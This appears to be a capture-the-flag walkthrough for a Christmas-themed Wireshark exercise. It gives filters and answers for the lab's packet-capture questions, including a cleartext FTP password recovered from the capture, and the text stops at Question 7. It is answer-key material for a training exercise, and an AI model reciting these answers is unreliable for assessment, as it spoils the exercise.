
Solution/walkthrough:

Question 1: Open “pcap1.pcap” in Wireshark. What is the IP address that initiates an ICMP/ping?


Install wireshark on KALI by inputting **apt install wireshark** in your terminal.
*(make sure you are logged in as the root user. If you aren’t simply input **sudo su** and type your password)*




Download the required files and extract them.




Once you have installed wireshark, go to your application finder and open wireshark.



Once you have open wireshark, import pcap1.pcap in wireshark.



Once you have successfully imported your pcap1.pcap file in wireshark, you can either input the protocol **(ICMP)** at the search filter, or you can search them manually.



(***highlighted in blue is the answer***)

Answer: **10.11.3.2**

Question 2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?


From the text above, they have listed some features used to find any specific values, destination, or protocols.

Networks are, however, rather noisy...Wireshark captured 2,648 packets after a single minute on my machine. This makes analysing very hard. Thankfully, we can use filters to narrow down the results. We can filter by many things, but we'll only cover a couple of important ones in the table below. Note that all the examples below use the `==` operator to see if the filter **exactly** matches the value we give it.

Filter	Description	Example
ip.src	Show all packets that originate from the specified IP address	`ip.src == 192.168.1.1`
ip.dst	Show all packets that are destined to the specified IP address	`ip.dst == 192.168.1.1`
tcp/udp.port	Show all packets that are sent via the protocol and port specified	`tcp.port == 22 / udp.port == 67`
protocol.request.method	Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `GET` and `POST` to retrieve and submit data accordingly.	`http.request.method == GET / POST`

In the screenshot below, I used the filter `ip.src` to list all the packets that were explicitly sent from a specific address, using the `==` operator to define what host I wish to search for (`145.254.160.237`). We'll quickly explore the use of these operators in the next section.


Therefore, to view the HTTP GET request, just simply input **http.request.method == GET** into the search filter



Answer: **http.request.method == GET**

Question 3: Now apply this filter to “pcap1.pcap” in Wireshark, what is the name of the article that the IP address “10.10.67.199” visited?

Based on the previous question, we can search the article name from the source IP




```
    108 62.532591    10.10.67.199    10.10.15.52    HTTP    445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
    117 62.540748    10.10.67.199    10.10.15.52    HTTP    415 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
    202 62.708297    10.10.67.199    10.10.15.52    HTTP    315 GET /favicon.ico HTTP/1.1
    295 63.665611    10.10.67.199    10.10.15.52    HTTP    445 GET / HTTP/1.1
    299 63.694780    10.10.67.199    10.10.15.52    HTTP    414 GET /fontawesome/css/all.min.css HTTP/1.1
    303 63.695898    10.10.67.199    10.10.15.52    HTTP    399 GET /css/dark.css HTTP/1.1
    315 63.697840    10.10.67.199    10.10.15.52    HTTP    384 GET /js/bundle.js HTTP/1.1
    316 63.698177    10.10.67.199    10.10.15.52    HTTP    393 GET /js/instantpage.min.js HTTP/1.1
    320 63.701373    10.10.67.199    10.10.15.52    HTTP    398 GET /images/icon.png HTTP/1.1
    335 63.987281    10.10.67.199    10.10.15.52    HTTP    387 GET /post/index.json HTTP/1.1
    338 63.997588    10.10.67.199    10.10.15.52    HTTP    366 GET /favicon.ico HTTP/1.1
    340 64.005368    10.10.67.199    10.10.15.52    HTTP    481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
    462 64.020692    10.10.67.199    10.10.15.52    HTTP    496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
    467 64.028410    10.10.67.199    10.10.15.52    HTTP    466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
    471 64.222360    10.10.67.199    10.10.15.52    HTTP    365 GET /posts/reindeer-of-the-week/ HTTP/1.1
    475 66.239846    10.10.67.199    10.10.15.52    HTTP    369 GET /posts/post/index.json HTTP/1.1
    478 66.249669    10.10.67.199    10.10.15.52    HTTP    463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
    480 66.251644    10.10.67.199    10.10.15.52    HTTP    448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
    482 66.262598    10.10.67.199    10.10.15.52    HTTP    462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
    484 66.279297    10.10.67.199    10.10.15.52    HTTP    447 GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

▸ Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)
▸ Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
▸ Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
▸ Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1192, Ack: 1742344, Len: 299
▸ Hypertext Transfer Protocol

0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   .....k.# `.l...E.
0010  01 5f 86 79 40 00 40 06  4c 11 0a 0a 43 c7 0a 0a   ._.y@.@. L...C...
0020  0f 34 d9 6a 00 50 40 ae  b7 7f 6d 1a b6 d7 80 18   .4.j.P@. ..m.....
0030  33 73 9b 10 00 00 01 01  08 0a e9 ca b5 8d 05 c0   3s...... ........
0040  ee c4 47 45 54 20 2f 70  6f 73 74 73 2f 72 65 69   ..GET /p osts/rei
```


Answer: **reindeer-of-the-week**

Question 4: Let's begin analysing “pcap2.pcap”. Look at the captured FTP traffic; what password was leaked during the login process?

Open pcap2.pcap




Based on the previous question, we can find our ftp port, which is 21. Therefore, input tcp.port == 21 into the search filter, find a successful attempt and follow it.



Answer: **plaintext_password_fiasco**


Question 5: Continuing with our analysis of “pcap2.pcap”, what is the name of the protocol that is encrypted?



Answer: **SSH**

Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at


By inputting the ARP protocol into the search filter, we can find the answer




Answer: **02:c0:56:51:8a:51**


Question 7: Analyse “pcap3.pcap” and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

